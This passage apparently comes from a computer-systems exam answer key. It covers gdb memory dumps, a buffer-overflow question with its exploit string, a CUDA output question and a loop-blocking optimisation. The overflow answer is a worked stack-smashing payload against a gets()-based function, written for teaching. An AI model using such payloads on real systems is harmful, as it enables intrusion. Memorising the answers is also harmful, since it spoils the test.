0x6010b0:       0x00000000      0x00000000      0x00000031      0x00000000
0x6010c0:       0x000058ba      0x00000000    & 0x0040076e      0x00000000
0x6010d0:       0x4ef3c554      0x00fbf2ab      0x00601010      0x00000000
0x6010e0:       0x00601150      0x00000000      0x00000021      0x00000000
0x6010f0:       0x515f007c      0x00000000      0x00000000      0x00000000
0x601100:       0x00000000      0x00000000      0x00000021      0x00000000
0x601110:       0x5bd062c2      0x00000000      0x00000000      0x00000000
0x601120:       0x00000000      0x00000000      0x00000021      0x00000000
0x601130:       0x12200854      0x00000000      0x00000000      0x00000000
0x601140:       0x00000000      0x00000000      0x00000031      0x00000000
0x601150:       0x000027f8      0x00000000      0x00400774      0x00000000
0x601160:       0x4ecdde87      0x00e7e81b      0x006010c0      0x00000000
0x601170:       0x006011e0      0x00000000      0x00000021      0x00000000
0x601180:       0x3352255a      0x00000000      0x00000000      0x00000000
0x601190:       0x00000000      0x00000000      0x00000021      0x00000000
0x6011a0:       0x109cf92e      0x00000000      0x00000000      0x00000000
0x6011b0:       0x00000000      0x00000000      0x00000021      0x00000000
0x6011c0:       0x0ded7263      0x00000000      0x00000000      0x00000000
0x6011d0:       0x00000000      0x00000000      0x00000031      0x00000000
0x6011e0:       0x0000c233      0x00000000      0x0040077a      0x00000000
0x6011f0:       0x4e9cd5f7      0x009ac99f      0x00601150      0x00000000
0x601200:       0x00000000      0x00000000      0x00000021      0x00000000
```

```
(gdb) print head
$1 = (struct node *) 0x6011e0
(gdb) print tail
$2 = (struct node *) 0x601010

 (gdb) x/32x 0x400768
0x400768:   0x65626d61      0x636f0072      0x00657268      0x7675616d
0x400778:   0x7a610065      0x00657275      0x3b031b01      0x00000024
0x400788:   0x00000003      0xfffffd58      0x00000040      0xfffffef0
0x400798:   0x00000078      0xffffff00      0x00000090      0x00000000
0x4007a8:   0x00000014      0x00000000      0x00527a01      0x01107801
0x4007b8:   0x08070c03      0x00000190      0x0000001c      0x0000001c
0x4007c8:   0x004004d8      0x00000190      0x100e4100      0x0d430286
0x4007d8:   0x00000006      0x00000000      0x00000014      0x00000000
```

Based on this information, fill in the correct response for these two gdb queries:

```
(gdb) print head->next->label
```

"mauve"

```
(gdb) print &(tail->prev->label)
```

0x6010c8

3. ***A Stack Walks into a Bar and Says "It's Hard to Maintain Discipline While Getting Smashed" (20 points):*** Consider the following C datatype, intended to provide some protection against buffer overflow:

```
struct safe_buffer {
  int size;
  char * buffer;
} mybuf;
```

And the following function that creates a safe buffer:

```
void createbuf(struct safe_buffer *buf, int size) {
  int i;
  char tempbuf[12];

  (*buf).size=size;
  (*buf).buffer=calloc((*buf).size, sizeof(char));
  gets(tempbuf);
  for (i=0; i<size; i++)
    (*buf).buffer[i]=tempbuf[i];
  return;
}
```

Your friend argues that this function takes a size parameter and allocates that much buffer space – then only writes that much space to the buffer, ensuring that the safe buffer cannot overflow. Your friend is completely wrong. Prove that the code can be exploited – give us a string (plain text) that could be used to form an exploit string as you did in the buffer lab. You exploit string should maintain the correct value of the saved ebp on the stack, but should change the saved return address to *0x080485e8* so that the return from createbuf will take us to that address. Don't worry about the call to sendstring – just give us plain text. Here's some useful data from execution on IA32 Linux – the disassembled call to createbuf:

```
8048512:       e8 e2 fe ff ff          call   80483f9 <createbuf>
```

And the values of %esp and %ebp, and a gdb dump of some of the stack, after the call to gets in createbuf has completed and we are inside the for loop in createbuf:

```
esp            0xffffdb40
ebp            0xffffdb58

(gdb) x/32x 0xffffdb40
0xffffdb40:    0xffffdb48    0x00000001    0x74617257    0x00000068
0xffffdb50:    0x00000000    0x00000000    0xffffdbc8    0x08048517
0xffffdb60:    0x08049720    0x0000000a    0x00000000    0x00000000
0xffffdb70:    0xf63d4e2e    0x00000000    0x00000000    0x00000000
0xffffdb80:    0x00000000    0x00000000    0x00000000    0x08048340
0xffffdb90:    0x00000000    0x080496f4    0xffffdba8    0x080482a1
0xffffdba0:    0x00299ff4    0x00298204    0xffffdbd8    0x08048569
0xffffdbb0:    0x00183e25    0xffffdc6c    0xffffdbd8    0x00299ff4
```

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c8 db ff ff e8 85 04 08
```

4. ***I CUDA BIN Somebody – I CUDA BIN A Contender! (20 points):*** Consider the CUDA code below:

```
#include <stdio.h>
__global__ void kernel( int *a )
      {
            int idx = blockIdx.x*blockDim.x + threadIdx.x;

            a[idx] += threadIdx.x;

      }

int main()
      {
            int dimx = 8;
            int num_bytes = dimx*sizeof(int);
            int *d_a=0, *h_a=0; // device and host pointers
            dim3 grid, block;
            int i;

            h_a = (int*)malloc(num_bytes);
            cudaMalloc( (void**)&d_a, num_bytes );
            if( 0==h_a || 0==d_a )
            {
                  printf("couldn't allocate memory\n");
                  return 1;
            }

            h_a[0]=1;
            for (i=1; i<dimx; i++)
                  h_a[i]=h_a[i-1]*2;
            block.x = 4;
            grid.x = dimx / block.x;
            cudaMemcpy( d_a, h_a, num_bytes, cudaMemcpyHostToDevice );
            kernel<<<grid, block>>>( d_a );
            cudaMemcpy( h_a, d_a, num_bytes, cudaMemcpyDeviceToHost );
            for(int i=0; i<dimx; i++)
                  printf("%d ", h_a[i] );
            printf("\n");
            free( h_a );
            cudaFree( d_a );
            return 0;
      }
```

What is the output of this code when executed on a system with a CUDA-enhanced GPU?

1 3 6 11 16 33 66 131

5. ***Cache Me If You Can! (30 points):*** Consider the following C function.

```
void shrink(int *old, int *new, int dim_new, int shrink_factor) {
  int i, j;
  int u, v;

  for (i=0; i<dim_new; i++) {
    for (j=0; j<dim_new; j++) {
      new[i*dim_new+j]=0;
      for (u=0; u<shrink_factor; u++) {
        for (v=0; v<shrink_factor; v++) {
          new[i*dim_new+j]+=
               old[(i*shrink_factor+u)*dim_new*shrink_factor
                    +(j*shrink_factor+v)];
        }
      }
      new[i*dim_new+j]/=shrink_factor*shrink_factor;
    }
  }
}
```

This function effectively takes a 2D matrix (`int *old`) and outputs a new 2D matrix based on this called (`int *new`). The parameter `dim_new` defines the size of the new 2D matrix – it is effectively a matrix of (`dim_new * dim_new`) integers. The last parameter, `shrink_factor`, is how many times smaller one dimension of the new matrix is relative to the old matrix. So if we went from a 400x400 matrix to a 100x100 matrix, `dim_new` would be 100 and `shrink_factor` would be 4. This could be used for something like image scaling. The technique to shrink the matrix will basically just use a simple, non-overlapping average – probably not good enough for high quality image scaling, but we'll do the best we can with it.

This problem is intended to be the most challenging one on this exam – so before continuing be sure you understand the original code first – it may be useful to run through an example of the shrinking on a small matrix – like a 4x4 matrix shrinking to a 2x2 matrix (scaling factor is 2).

We want to optimize this code by using strength reduction and common subexpression elimination on as many multiplies as possible, by eliminating unneeded memory references, and by using blocking to improve locality in the loop structure. There are lots of ways to attack this, but we are going to force you to finish the one we have started on the next page (this one cuts the runtime of shrink in half). The author of this code segment has followed a ***horrible*** coding practice of naming some of their variable names in a completely irrelevant way to the code function – so you cannot rely on the variable names to help you discern their functionality.

Your job is to fill in the blanks to make this code work correctly. The blanks we have inserted will look like this: **_____A_____** where the letter at the center of the blank is the label for the space on the answer key. So you should have 10 labels (**A-E**) to fill in for this problem. MIN(X,Y) is a macro that returns the minimum of values X and Y.

```
void shrink_fast(int *old, int *new, int dim_new, int shrink_factor)
{
  int i, j;
  int u, v;

  int iidim,jj,ii;

  // HINT - all labels should be filled with one of these names
  int platypus, kangaroo, echidna, cassowary, koala, dingo, wallaby,
      wombat;

  int dimshrink,sf2,sf2dim,bdim;

  dimshrink=dim_new*shrink_factor;
  sf2=shrink_factor*shrink_factor;
  sf2dim=sf2*dim_new;
  bdim=BSIZE*dim_new;

  iidim=0;
  for (ii=0; ii<dim_new; ii+=BSIZE) {
    for (jj=0; jj<dim_new; jj+=BSIZE) {
      wallaby=MIN(ii+BSIZE,dim_new);
      wombat=iidim;
      platypus=iidim*sf2;
      cassowary=jj*shrink_factor;
      for (i = ii; i < __wallaby__; i++){
        kangaroo=__platypus__+sf2dim;
        dingo=MIN(jj+BSIZE,dim_new);
        echidna=cassowary;
        for (j = jj; j <___dingo___; j++){
          koala=0;
          for (u=platypus; u<kangaroo; u+=dimshrink) {
            for (v=echidna; v<echidna+shrink_factor; v++) {
              ___koala___+=old[u+v];
            }
          }
          new[__wombat__+j]=koala/sf2;
          echidna+=shrink_factor;
        }
        wombat+=dim_new;
        platypus+=sf2dim;
      }
    }
    iidim+=bdim;
  }
}
```